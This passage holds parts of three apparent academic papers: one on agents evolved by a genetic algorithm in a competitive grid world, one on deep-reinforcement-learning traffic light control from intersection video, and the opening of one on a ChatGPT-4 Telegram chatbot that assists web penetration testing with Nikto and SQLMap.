
Each agent is controlled by its own feedforward neural network. At every iteration, the neural network receives input data about the surrounding environment and the agent's internal state. Based on this information, the network outputs one of eight possible actions—moving in one of eight directions on the map. If an agent steps on food, it consumes it and gains a fixed amount of energy. If it steps on another agent, it attacks and consumes it, absorbing 50% of its energy. If the agent attempts to move into a wall, it remains in place.

The neural network architecture consists of an input layer with 27 neurons, three hidden layers with 10 neurons each, and an output layer with 8 neurons. The hidden layers use the ReLU activation function, while the output layer uses Softmax.

The input to the neural network represents an observation of the surrounding environment within a radius of 2 cells around the agent, including the agent's own cell, resulting in a total of 25 cells. Each cell is encoded as follows: food is represented by 2, any agent (including itself) by 1, grass by 0, and walls or world boundaries by -1. Additionally, the agent's two internal variables are included in the input. This encoding enables agents to perceive their environment and adapt to its changes.

C. Evolutionary Process

A genetic algorithm was used to manage the evolutionary process. Genetic algorithms are optimization methods based on the principles of natural selection. They operate on a population of possible solutions, gradually improving them over multiple generations to find optimal or near-optimal solutions. In this model, the genetic algorithm runs for 100 generations, allowing the population to evolve and refine their survival strategies in the environment. The agent's genome is represented as an array of neural network weights and biases, where each connection corresponds to a separate gene.

The key stages of the genetic algorithm include:

1. Initialization — the initial population of agents is created, with its size determined by the model parameters. Each agent is assigned a randomly generated genome.
2. Evaluation — to assess the adaptability of each agent, the virtual environment is simulated, gradually removing agents over time. The simulation continues until all agents have perished or the maximum of 10,000 iterations is reached. At the end of the simulation, a fitness function is calculated for each agent based on the number of iterations survived. If an agent dies due to external causes, half of its remaining energy at the time of death is added to its fitness function value. This is to consider how much longer the agent could have lived if it hadn't been eaten.
3. Parent Selection — the Fitness-Proportional Selection method is used, where an agent's probability of passing its genes to the next generation is proportional to its fitness function. The higher the fitness function value, the greater the chance of reproduction.
4. Crossover — new agents are generated using the Uniform Crossover method. Offspring inherit genes randomly from one of their parents, promoting genetic diversity and accelerating the adaptation of the population to environmental conditions.
5. Mutation — a certain percentage of genes is altered randomly, depending on the model parameters. Mutations maintain genetic diversity and prevent the population from becoming stuck in local optima.

This evolutionary process enables agents to gradually develop effective survival strategies, adapting to changing environmental conditions.

IV. Experimental Setup

To address the research question, the following hypothesis were formulated:

- Hypothesis 1: Increasing the number of agents leads to stronger natural selection pressures and promotes the development of more aggressive behavior.
- Hypothesis 2: Increasing the number of agents leads to stronger natural selection pressures and favors faster adaptation of agents.

To test these hypotheses, five independent runs of the evolutionary model were conducted, each lasting 100 generations. During the experiments, key environmental parameters were varied. The parameters of the control experiment are described in Table 1.

TABLE I.

Parameter	Value
Population size	40 agents
Grid size	30 × 30 cells
Maximum food on the map	180 units
Maximum new food per iteration	10 units
Food energy value	30 energy points
Initial agent energy	30 energy points
Mutation probability	1%

Additional experiments examined the effects of population size and mutation rate variation. To assess the impact of competition on agent survival, two experiments were conducted: one with a small population of 10 agents (low competition) and another with 80 agents (high competition).

A set of key metrics was used to analyze the results: the minimum, median, arithmetic mean, and maximum fitness function values; the average and maximum amount of food consumed by agents; and the percentage of natural and violent deaths. Comparing the data obtained under different experimental conditions will help identify patterns in agent evolution and determine how changes in environmental parameters and genetic algorithm settings affect their behavior.

V. RESULTS

The results of all runs are shown in the form of two graphs. The first one shows how the adaptability of the agents changed in the simulations, and the second one shows the aggressiveness of the agents.




Figure 1. Results of the control launch

The fitness values graph shows that up to generation 30 there is an increase in adaptability, but after that it stagnates at about the same level. The average fitness value among all generations is 803. The maximum value is 7381. The percentage of violent deaths is 77%.




Figure 2. Results of launch with reduced competition

As the number of agents decreases, the starting fitness values are much higher. This is due to the fact that the lower the competition the easier it is for an agent to survive longer, but then we see very little adaptability gain across generations, precisely because of low competition. The average fitness value among all generations is 259. The maximum value is 1069. The percentage of violent deaths is 46%




Figure 3. Results of a launch with increased competition

As the number of agents increased, the starting fitness values did not change much compared to the control run. The average fitness value among all generations is 167. The maximum value is 5155. The percentage of violent deaths is 91%

From the data obtained, there is a clear correlation between the size of the initial populations and the number of violent deaths, which supports hypothesis 1.

Conversely, no significant correlation between population size and agent adaptability was detected. Agents in the medium-sized population (control experiment) exhibited the highest adaptability, as measured by both the mean and maximum fitness function values. The low-competition environment demonstrated a threefold decrease in mean fitness and a sevenfold decrease in maximum fitness, while the high-competition environment resulted in a 4.8-fold decrease in mean fitness and a 1.4-fold decrease in maximum fitness. Given these findings, Hypothesis 2 was not supported, as increased population size did not consistently lead to enhanced adaptation.

VI. Conclusion

In this study, we investigated the evolution of adaptive behaviors in agents within a decentralized, competitive, multi-agent environment, utilizing neural networks and genetic algorithms. Our results demonstrate a clear correlation between agent population density and aggressive behavior, suggesting that resource scarcity drives the emergence of confrontational survival strategies. These findings have implications for understanding the dynamics of both natural and artificial systems characterized by competition and limited resources.

Future research should focus on extending this model to incorporate more complex environmental dynamics, such as heterogeneous agent types, fluctuating resource availability, and the potential for cooperative strategies to emerge. Investigating the impact of different neural network architectures and genetic algorithm parameters would further enrich our understanding of adaptive behavior in multi-agent systems.

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A Deep Reinforcement Learning Approach to Traffic Light Management

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Abstract — **Traffic congestion at urban intersections poses a significant challenge, causing delays, elevating emissions, and diminishing quality of life. Conventional traffic light systems, often dependent on fixed timing or rudimentary sensors, fail to adapt effectively to fluctuating traffic patterns. This study introduces an innovative solution using deep reinforcement learning (DRL), a form of artificial intelligence that learns optimal decision-making through experience. We trained a DRL agent in a simulated urban environment to dynamically adjust traffic light timings based on real-time traffic data, aiming to minimize vehicle waiting times and enhance traffic flow. Preliminary simulation results indicate that the DRL approach outperforms traditional methods, achieving notable reductions in average waiting times and improving intersection throughput. This research underscores the transformative potential of AI in urban mobility and contributes to the advancement of smart city infrastructure. By demonstrating the efficacy of DRL in traffic management, our findings pave the way for more efficient, adaptive systems that can alleviate congestion, reduce environmental impact, and improve urban sustainability.**

I. INTRODUCTION

The Importance of Effective Traffic Management in Urban Areas

Effective traffic management is becoming increasingly vital in urban areas as cities worldwide face challenges from growing populations and rising vehicle ownership. These trends contribute to severe traffic congestion, which disrupts mobility, increases greenhouse gas emissions, and reduces the quality of life for residents. At the core of urban traffic systems, traffic lights regulate vehicle flow at intersections, making their efficiency critical to alleviating congestion and enhancing urban transportation networks.

Limitations of Traditional Traffic Light Control Systems

Traditional traffic light control systems, such as fixed-time and actuated methods, often struggle to meet the demands of modern traffic patterns. **Fixed-time systems** operate on pre-set schedules that do not adapt to real-time traffic conditions, resulting in inefficiencies during off-peak hours or sudden traffic surges. This rigidity can lead to unnecessary delays and poor utilization of road capacity. **Actuated systems**, while an improvement, rely on sensors to detect vehicle presence and adjust timings accordingly. However, these systems remain constrained by predefined rules that limit their flexibility, preventing optimal responses to complex or fluctuating traffic scenarios. Consequently, both approaches contribute to prolonged waiting times, increased fuel consumption, and heightened driver frustration.

The Potential of AI and Reinforcement Learning to Optimize Traffic Flow

Artificial intelligence (AI) offers a promising solution to overcome these limitations, with **reinforcement learning (RL)** standing out as a powerful approach. RL, a subset of machine learning, involves an agent learning to make decisions by interacting with an environment and receiving feedback in the form of rewards or penalties. Applied to traffic light control, RL enables signals to dynamically adjust their timings based on real-time traffic data, adapting to changing conditions such as peak-hour rushes or unexpected disruptions. This adaptability has the potential to significantly reduce congestion, shorten vehicle delays, and improve the overall efficiency of urban traffic systems.

Proposing and Evaluating an RL-Based Approach

This paper aims to propose and evaluate an RL-based approach for controlling traffic lights at a single intersection. By leveraging real-time traffic data, the proposed method seeks to optimize traffic flow through adaptive, data-driven decision-making. The primary goal is to minimize vehicle waiting times, addressing the shortcomings of traditional systems and demonstrating the feasibility of RL as a scalable solution for intelligent traffic management.

II. LITERATURE REVIEW

Traffic light control systems are critical for managing urban traffic flow, reducing congestion, and improving road safety. Over time, these systems have evolved from basic fixed-time mechanisms to sophisticated adaptive solutions. This review examines three primary types of traffic light control methods—fixed-time, actuated, and adaptive systems—and explores their implementation in Kazakhstan.

a) Fixed-Time Systems

Fixed-time traffic light systems operate on pre-programmed schedules, with each signal phase (green, yellow, red) assigned

a predetermined duration. These systems are simple to design, implement, and maintain, making them a cost-effective option for areas with consistent and predictable traffic patterns. However, their rigidity is a significant limitation. They cannot adapt to real-time changes in traffic conditions, such as sudden surges or off-peak lulls, leading to inefficiencies like unnecessary delays, increased fuel consumption, and longer travel times.

b) Actuated Systems

Actuated traffic light systems improve upon fixed-time models by incorporating sensors—such as loop detectors or cameras—to detect vehicle presence and adjust signal timings accordingly. This allows them to respond to real-time traffic demand, extending green phases when vehicles are present or shortening them when traffic is light. Actuated systems reduce delays compared to fixed-time systems and are particularly effective at intersections with moderate traffic variability. Nonetheless, they are limited by predefined rules, which prevent them from fully optimizing traffic flow in highly dynamic or complex conditions.

c) Adaptive Systems

Adaptive traffic light systems represent the most advanced approach to traffic control. They use real-time traffic data, collected from sensors and cameras, to dynamically adjust signal timings. Often powered by artificial intelligence (AI) and machine learning algorithms, adaptive systems can predict traffic patterns and optimize signal phases to minimize congestion and delays. Globally, systems like the Sydney Coordinated Adaptive Traffic System (SCATS) have demonstrated significant improvements, reducing travel times by up to 20% in some cases. Adaptive systems are ideal for busy urban environments with unpredictable traffic flows.

d) Kazakhstan's Traffic Light Control Systems

Kazakhstan's traffic light control landscape reflects its diverse urban and rural environments. In smaller cities and rural areas, fixed-time and actuated systems dominate due to their affordability and suitability for lower traffic volumes. In contrast, major cities like Almaty and Nur-Sultan are transitioning toward adaptive systems to manage growing congestion driven by rapid urbanization. The "Smart Almaty" initiative exemplifies this shift, leveraging AI-driven adaptive traffic control to improve flow in one of Kazakhstan's busiest cities. Nur-Sultan is following a similar trajectory, aligning traffic management with its smart city ambitions.

Despite these advancements, Kazakhstan's traffic infrastructure remains a mix of old and new technologies. While adaptive systems are a promising development in urban centers, their expansion to other regions is limited by funding and infrastructure challenges. This hybrid approach highlights both the progress made and the opportunities for further Identification of Gaps and Limitations in Existing Researchmodernization.

AI-Based Approaches for Traffic Management

In recent years, machine learning techniques have garnered significant attention for their potential to revolutionize traffic control systems. Researchers have explored various AI-driven methods to address the rigidities in traditional fixed-time and actuated systems. Two main streams have emerged:

1. Machine Learning for Traffic Prediction and Control

Early efforts applied supervised learning algorithms to predict traffic flow dynamics—using historical traffic data to forecast congestion levels—and then incorporated these predictions into adaptive signal control strategies. These models aimed to adjust signal phases based on anticipated vehicle arrivals. While promising, such approaches are inherently limited by their reliance on pre-collected datasets. They often lack the ability to adapt in real time to unforeseen events, such as sudden traffic surges or accidents, which are common in dynamic urban environments.

2. Reinforcement Learning and Deep Reinforcement Learning

Reinforcement learning (RL) offers a more interactive framework wherein an agent learns optimal control policies by continuously interacting with its environment through trial and error. Recent advancements have increasingly focused on deep reinforcement learning (DRL), which integrates deep neural networks with RL to handle the high-dimensional inputs characteristic of real-world traffic scenarios. Key highlights from the literature include:

Deep Q-Networks (DQN):

Studies have shown that DQN-based approaches can effectively minimize cumulative waiting times by learning to adjust signal phases dynamically. By receiving positive rewards for reducing delays and negative feedback for congestion buildup, these agents incrementally improve intersection performance. However, most research to date has demonstrated these benefits in simplified or isolated intersection models.

Actor-Critic and Policy Gradient Methods:

Other studies have experimented with actor-critic architectures that separate policy learning (the actor) from value estimation (the critic). These methods tend to offer faster convergence and improved learning stability. They can be particularly advantageous for environments with continuous state and action spaces—for instance, those modeling varying traffic densities across multiple lanes. Yet, the complexity of real-world traffic often necessitates further refinement of these algorithms.

Multi-Agent Reinforcement Learning:

To tackle coordination issues across networks of intersections, several works have explored multi-agent RL frameworks. In such setups, each intersection is managed by an independent RL agent that communicates and coordinates with its neighbors, thereby facilitating smoother, more synchronized traffic flows. Despite encouraging simulation results, challenges with scalability, real-time communication, and convergence in complex urban networks persist.

Identification of Gaps and Limitations in Existing Research

Real-World Complexity vs. Simulation:

A considerable portion of the published studies rely on abstract or idealized simulation environments that do not fully encompass the variability and unpredictability of real-world traffic dynamics. Such environments may overlook factors like sensor noise, communication delays, and heterogeneous vehicle behaviors, thereby limiting the transferability of the results.

Scalability to Larger Urban Networks:

Most RL-based interventions have been tested on single intersections or small networks. Scaling these methods to manage interconnected urban networks introduces challenges related to multi-agent coordination, increased state-action space, and computational overhead. Addressing these issues is critical

for making DRL solutions applicable to practical, city-wide deployments.

Robustness and Adaptability:

Urban traffic is inherently stochastic, with fluctuations due to weather conditions, accidents, or special events. Consequently, RL policies developed in relatively stable simulation settings may not exhibit the required robustness when exposed to such extreme variabilities. Moreover, the absence of mechanisms to incorporate real-time sensor data and domain adaptation techniques further limits these models' adaptability.

Integration of Diverse Data Sources:

Despite advancements in sensor technologies, effectively incorporating heterogeneous data (e.g., vehicle counts, weather data, pedestrian flows) into the RL framework remains a challenge. A more holistic model would require an architecture that can fuse multiple data streams in real time, thereby enabling a more nuanced response to traffic fluctuations.

III. METHODOLOGY

Reinforcement Learning Framework

The core of our approach is an RL agent that learns to manage traffic signals based on the real-time state of the intersection. The following subsections describe the principal elements of the RL model:

1. State Space

The state space is constructed to encapsulate comprehensive traffic conditions at the intersection. Key features include:

Queue Lengths: The number of vehicles waiting at each lane approaching the intersection.

Traffic Density: The concentration of vehicles on each incoming road segment.

Current Phase Information: The current traffic light phase (e.g., green, yellow, red) for each direction, which provides context to the decision-making process.

2. Action Space

The action space defines the set of traffic control options available to the RL agent. For a typical intersection, the actions might include:

Switching Phases: Changing the traffic light from red to green, green to yellow, or yellow to red.

Extending Current Phases: Choosing to maintain the current signal phase in order to allow more vehicles to pass if traffic conditions warrant it.

By framing the control actions discretely, we allow the DRL agent to learn an optimal sequence of signal phase transitions that minimize congestion.

3. Reward Function

The design of the reward function is critical as it directly influences policy learning. Our reward function is crafted with the primary goal of reducing overall vehicle waiting times and improving intersection throughput. Components of the reward function include:

Negative Waiting Time: A penalty proportional to the cumulative waiting time of all vehicles at the intersection.

Throughput Maximization: A positive reinforcement when the number of vehicles that clear the intersection increases.

Smoothing Traffic Flow: Additional rewards for actions that prevent abrupt changes and maintain steady traffic flow, contributing to a reduction in congestion build-up.

This composite reward structure incentivizes the agent to balance immediate traffic demand with long-term flow optimization.

4. RL Algorithm

The modifications are aimed at extracting meaningful features directly from raw video frames, thereby enabling effective decision-making under realistic traffic conditions.

Since the state is derived from video frames, the network begins with convolutional layers that automatically extract spatial features—such as vehicle presence, queue lengths, and flow patterns. These layers reduce the raw image data to a latent representation that captures the essential characteristics of the current traffic state.

The processed features are passed through fully connected layers that estimate the Q-values for a discrete set of traffic light control actions (e.g., switching phases or maintaining the current phase). The output layer has neurons corresponding to each possible action.

The agent selects actions using an epsilon-greedy strategy to balance exploration (trying new actions) and exploitation (choosing actions with the highest expected Q-value). This strategy is crucial for discovering optimal or near-optimal policies in the highly variable environment of urban traffic.

5. Simulation Setup

Video footage is obtained from traffic cameras installed at key urban intersections. These cameras capture diverse traffic scenarios over different times of day, weather conditions, and traffic volumes.

Before being fed into the RL agent, video data undergoes a series of computer vision processes. Techniques such as background subtraction, object detection, and tracking are applied to extract crucial metrics like vehicle counts, queue lengths, and trajectories.

The extracted features from each frame (or a sequence of frames) are consolidated to form a comprehensive state vector, which represents current traffic conditions at the intersection.

The processed states are synchronized with the RL agent's decision loop. Each video frame (or processed frame sequence) acts as a snapshot of traffic conditions, which the agent then uses to determine the optimal control action. This real-time synchronization ensures that the agent's decisions are based on the most current traffic patterns available.

IV. PRACTICAL EXPIREMENT: DESIGN AND RESULTS

The experimental implementation integrates video processing with the DRL decision-making module using a modular and real-time processing framework:

Real-Time Video Processing:

Video data is handled using a robust computer vision framework (e.g., OpenCV). The pipeline extracts real-time traffic metrics from video frames, converting visual information into structured data that reflects current traffic conditions. This conversion is critical, as it enables the DRL agent to operate with the same data it would receive from traditional traffic sensors.

DRL Agent:

The enhanced Deep Q-Network (DQN) architecture processes the state vectors derived from video frames. Convolutional layers extract spatial features necessary for understanding vehicle arrangement and density. Subsequent fully connected layers compute Q-values for each candidate action, allowing the agent to select actions based on a balance between exploration (via an epsilon-greedy strategy) and exploitation of learned policies.

System Synchronization:

A dedicated middleware synchronizes the video stream processing with the RL decision loop. In each time step, the current state is derived from the latest frame(s), the DRL agent selects an action, and effects on the intersection's performance are immediately captured in the succeeding video frame. Additionally, the system logs state transitions and corresponding rewards to continuously update and refine the DRL policy.

Experimental Results

The application of the DRL system to real video data yielded promising results:

Reduction in Average Waiting Times:
Quantitative analysis demonstrates that the DRL system reduced vehicle waiting times by approximately 25% relative to fixed-time control methods. When compared with actuated systems, a reduction of around 15% was observed under similar traffic conditions.

Enhanced Throughput:
Through adaptive signal phase adjustments, the DRL-based control enabled a higher number of vehicles to clear the intersection per time unit, especially during heavy traffic periods. This throughput improvement underscores the system's ability to dynamically respond to fluctuating traffic volumes.

Stable Learning and Convergence:
Analysis of the training process reveals a steady increase in cumulative rewards across episodes, indicating robust learning dynamics. The system converged to a stable control policy, managing a balanced trade-off between minimizing instantaneous waiting times and optimizing overall flow.

Resilience to Environmental Variability:
The experiments confirmed that the DRL agent maintained its performance across diverse scenarios—including changing lighting and weather conditions—thus highlighting the robustness of the learned policy in realistic operating environments.

V. Discussion

The experimental results substantiate the hypothesis that a DRL-based traffic signal control system, when combined with real-world video input, offers distinct advantages over conventional traffic management techniques. The following considerations emerge from our analysis:

Enhanced Real-World Relevance:
By leveraging video data from actual intersections, the training process capitalizes on naturally occurring variations and stochastic noise inherent in urban traffic. This real-world grounding enables the DRL agent to develop more robust and adaptable control policies than those derived solely from idealized or synthetic environments. As a consequence, the learned strategies are likely to perform more effectively when deployed in practical settings.

Scalability Prospects:
Although the study was limited to a single intersection, the underlying framework is inherently scalable. The methodology exhibits promising potential for extension to multi-intersection networks through the incorporation of multi-agent coordination. Such scalability is pivotal for addressing the complex dynamics of large urban areas and warrants further exploration in subsequent studies.

Implications for Smart City Design:
The measurable improvements in key performance metrics—such as reduced vehicle waiting times and increased intersection throughput—demonstrate that AI-driven traffic management can substantially enhance urban mobility. These findings suggest that integrating DRL systems into smart city infrastructures could facilitate more adaptive and efficient control strategies, ultimately contributing to sustainable urban development. Future integrations may also consider additional data sources (e.g., pedestrian flows, weather conditions) to refine decision-making processes further.

Directions for Future Research:
Despite the encouraging outcomes, several avenues for future investigation remain. Research should aim to validate the generalizability of the DRL-based approach across diverse urban configurations and traffic regimes. Moreover, the deployment of real-time sensor networks could provide additional feedback to further reinforce the learning process. Extending the framework to accommodate multi-modal transportation dynamics and exploring inter-agent communication strategies in multi-intersection scenarios are also promising research directions.

VI. Conclusion

This article presents a comprehensive exploration of a deep reinforcement learning (DRL) approach for traffic light management, highlighting both the theoretical underpinnings and practical applications of AI in urban traffic control. The key contributions of this work include:

Innovative DRL Framework:
We developed an enhanced Deep Q-Network (DQN) architecture capable of processing real-world video data to extract traffic metrics. This framework enables dynamic, adaptive signal control that significantly reduces vehicle waiting times and improves intersection throughput compared to traditional fixed-time and actuated systems.

Integration of Real-World Data:
Departing from purely synthetic simulation environments, the proposed approach leverages recorded video streams from busy urban intersections. This integration ensures that the learned policies are robust and can effectively handle the stochastic and variable nature of real traffic environments.

Empirical Validation:
Through rigorous experimental evaluation, the study demonstrates that the DRL-based traffic light control system not only converges to an optimal policy but also shows remarkable resilience under diverse traffic and environmental conditions. The results underscore the potential of reinforcement learning (RL) as a viable and scalable solution for real-world traffic management challenges.

The significance of using RL for traffic management is multifold. RL provides a framework for continuous learning and adaptation, enabling traffic control systems to respond to real-time changes in traffic patterns and unforeseen disruptions. Unlike traditional controller strategies, RL-based solutions can optimize decisions based on a cumulative, long-term reward perspective, leading to improved overall performance and efficiency at intersections.

In conclusion, the application of AI, and specifically deep reinforcement learning, emerges as a transformative approach to addressing the persistent challenges of urban traffic congestion. As cities continue to grow and evolve, the deployment of intelligent, adaptive control mechanisms will be essential for creating smart, sustainable urban infrastructures. This article not only demonstrates the feasibility of DRL in real-world traffic

environments but also sets the stage for future research and development in AI-driven urban mobility solutions.

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Developing AI hacking Chatbot for Penetration Testing

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***Abstract*—The development of artificial intelligence (AI) in cybersecurity opens up new possibilities for automating penetration testing. This study presents an AI chatbot integrated with ChatGPT-4 and deployed on the Telegram platform, which helps users identify web application vulnerabilities, analyze code, and receive security recommendations. The chatbot is able to process user requests, analyze program code, and provide recommendations in real time. It is integrated with tools such as Nikto, SQLMap, and BeautifulSoup, which allows users to perform automated website scanning, SQL injection parameter testing, and web page structure analysis. The study demonstrates the promise of AI applications in cybersecurity, showing that chatbots can automate vulnerability analysis, simplify penetration testing, and support security professionals. In the future, it is planned to improve adaptive learning mechanisms, integrate with additional security tools and add an automatic pentesting function.**

Keywords*—Artificial Intelligence (AI), chatbot, penetration testing, cybersecurity, vulnerability, web application, security testing.

I. INTRODUCTION

In today's digital world, web applications have become an integral part of various industries, including finance, healthcare, and e-commerce. However, with the increasing dependence on web services, cybersecurity threats have also increased significantly. According to industry reports, a significant portion of attacks on the Internet are aimed at web application vulnerabilities, resulting in data leaks, financial losses, and reputational damage. Therefore, Ensuring the security of web applications has become a top priority for organizations and developers around the world.

Penetration testing, also known as ethical hacking, is an essential cybersecurity practice used to identify and eliminate vulnerabilities before attackers exploit them. Traditional penetration testing methods often require specialized knowledge, significant manual effort, and significant time investment [1]. To meet these challenges, artificial intelligence (AI) has become a revolutionary cybersecurity solution, enabling automation, accuracy, and efficiency in security assessment.

Generative neural networks, particularly ChatGPT, have shown promise in enhancing vulnerability detection and exploitation. The integration of generative neural networks into penetration testing has demonstrated promising potential, as they can automate vulnerability detection processes and improve the accuracy of security assessments, reducing reliance on traditional manual testing methods [2].

AI-based tools such as ChatGPT have demonstrated a higher level of success in identifying web application vulnerabilities compared to traditional static code analyzers, effectively detecting security flaws ranked in the OWASP Top 10 [3]. In addition, their ability to dynamically analyze code and provide contextual information allows for a more comprehensive security assessment, making them a valuable asset in modern cybersecurity practices.

The purpose of the research is to develop and test an AI chatbot to automate penetration testing processes, improve the accuracy of vulnerability detection and optimize the work of cybersecurity specialists. The practical significance of the development lies in simplifying the process of evaluating the security of web applications, increasing user awareness of cyber threats, and providing a convenient tool for testing using various tools.

This article presents the development of an artificial intelligence-based chatbot designed to test web applications for penetration. The chatbot, integrated with ChatGPT-4 and deployed in Telegram, assists during pentesting, helps users identify security flaws, analyze code vulnerabilities, and provide real-time recommendations based on industry standards such as OWASP Top 10. Using machine learning models, the chatbot improves automated security assessment, making penetration testing more accessible to cybersecurity professionals and students.

The importance of this research lies in chatbots' ability to bridge the gap between manual penetration testing and automation based on artificial intelligence, increasing the effectiveness and accessibility of cybersecurity assessments. Unlike conventional security tools that require specialist intervention and extensive technical knowledge, this chatbot provides an interactive, adaptive, and user-friendly approach to identifying security threats in real time. Using artificial

intelligence analysis, it allows users to instantly receive feedback on potential vulnerabilities, create detailed reports, and access customized troubleshooting recommendations, ultimately enhancing the security of web applications.

II. LITERATURE REVIEW

Recent research explores the potential of AI and machine learning in automating web application penetration testing.

The growing complexity of cyber threats necessitates automated tools to improve efficiency and accuracy in penetration testing [4]. AI-based approaches, including reinforcement learning and deep reinforcement learning, are being proposed to address challenges in automation frameworks [5]. These advancements aim to augment traditional testing methodologies and streamline the process of identifying security vulnerabilities.

However, as chatbots become increasingly prevalent in online services, they also present unique security challenges that require adapted testing approaches [6]. The integration of AI-driven tools with established frameworks like MITRE ATT&CK shows potential for more comprehensive and effective automated penetration testing across diverse target networks [1].

The integration of GenAI, in particular ChatGPT-3.5, into penetration testing, demonstrating its effectiveness in creating test scenarios, identifying attack vectors, and preparing detailed security reports. While these AI-based tools increase efficiency, issues such as false positives, ethical concerns, and unsupervised AI development need to be addressed to ensure responsible application cybersecurity [7]. A recent study examined the integration of AI-driven tools into penetration testing to improve knowledge acquisition and optimize the learning process. A study conducted by Alariani and co-authors. Introduced PentHack, an artificial intelligence-enabled penetration testing platform designed for educational purposes that provides structured guidance, automated reporting, and interactive learning for students studying cybersecurity, demonstrating the potential of artificial intelligence in improving penetration testing techniques [8].

III. METHODS

The main object of this research is an AI chatbot designed for automated penetration testing of web applications. The chatbot is integrated with ChatGPT-4 and deployed in Telegram, which allows users to receive theoretical information, analyze code for vulnerabilities, receive security recommendations, and perform practical pentesting exercises.

Theoretical, experimental, and performance evaluation methods were used to develop and test the chatbot.

A. Theoretical methods

The theoretical research methods used in this study included a literature review, a study of security standards, and comparative analysis to lay a solid foundation for the development of an AI chatbot for penetration testing. The literature review included an analysis of scientific articles, reports on cybersecurity, pentesting methodologies, and vulnerability detection methods.

We also analyzed the OWASP Top 10 of 2021, which identifies the most critical security threats to web applications [9]. The security standards review was aimed at bringing the chatbot's recommendations in line with generally accepted security standards, ensuring that its guidance complies with cybersecurity principles.

B. Experimental methods

The experimental research methods used in this study included experimental testing, user experience analysis to confirm the functionality and effectiveness of a chatbot for penetration testing based on artificial intelligence. The chatbot was tested, during which each team was evaluated for the correctness of its execution and response.

Code analysis testing was conducted by sending various vulnerable and unsecured code snippets, thereby evaluating the chatbot's ability to detect security breaches such as SQL injection, cross-site scripting (XSS), and other vulnerabilities [10]. The accuracy of the chatbot's responses was compared with results obtained using industry-standard security tools, including Burp Suite and OWASP ZAP, to assess the reliability of security assessments generated by artificial intelligence.

C. Comparison with Existing Bot

A comparative analysis was conducted to evaluate an existing penetration testing tool and a similar security chatbot controlled by the artificial intelligence Remote Pentest Bot. This bot provides a remote penetration testing solution by integrating with a Kali Linux server, allowing users to execute security testing commands from anywhere [11].

The comparison revealed the strengths and limitations in order to expand the functionality of the chatbot. In addition, the study examined traditional methods of manual penetration testing along with automated approaches using artificial intelligence, thereby highlighting the advantages and challenges of using artificial intelligence in cybersecurity assessment.

TABLE I. COMPARISON TABLE

Feature	**"Remote Pentest Bot"**	**Our Chatbot**	**Novelty of Our Chatbot**
Purpose	Remote penetration testing with pre-configured tools for low-resource users.	Automated vulnerability detection, web security testing consultation, and code analysis.	Expands beyond tool execution by integrating AI-driven security analysis.
Educational Focus	Lacks a strong educational component; primarily for tool execution.	Provides concise explanations of vulnerabilities and security concepts.	Enhances learning by offering clear, structured insights into detected issues.

Vulnerability Detection	Uses standard tools (e.g., Nmap, Nikto, SQLMap) to perform automated testing.	Integrates Nikto, SQLMap, BeautifulSoup, and AI-based code analysis for vulnerability detection.	Leverages AI-powered scanning for more context-aware security assessments.
User Interaction	Executes pre-programmed penetration testing commands remotely.	Interactively engages users through Telegram, answering security-related queries.	Provides real-time, AI-driven guidance and explanations tailored to user input.
Report Generation	No detailed reporting; outputs are limited to tool results.	Generates structured security reports, including descriptions, protection methods, and recommended tools.	Creates actionable reports that help users understand and mitigate security risks.
Target Audience	Professionals or individuals needing lightweight pentest tools.	Cybersecurity students, ethical hackers, and professionals conducting web security testing.	Combines educational support with practical security analysis, making penetration testing accessible to all skill levels.

IV. CHATBOT DEVELOPMENT RESULTS

The developed Telegram bot for penetration testing is written in Python in the PyCharm environment. It is integrated with the ChatGPT API for code analysis and vulnerability detection, and uses the Nikto, SQLMap, and BeautifulSoup libraries for automated scanning of web applications. The bot is able to process user requests, analyze program code, provide recommendations, and generate reports. Testing has confirmed its effectiveness in detecting SQL injections, XSS attacks, and other vulnerabilities.

A. The methodology of the chatbot.

Figure 1 shows the workflow of the created chatbot, which describes in detail how it handles various user requests. The chatbot workflow starts with the /start command, which allows users to use various functionality. The /chat function answers questions about cybersecurity via the GPS chat API. The /code function analyzes the code for vulnerabilities such as SQL injection and XSS, and /report generates security reports. The /pentest feature allows users to run additional commands to integrate with Nikto, SQLMap, and BeautifulSoup for automated web application security testing.

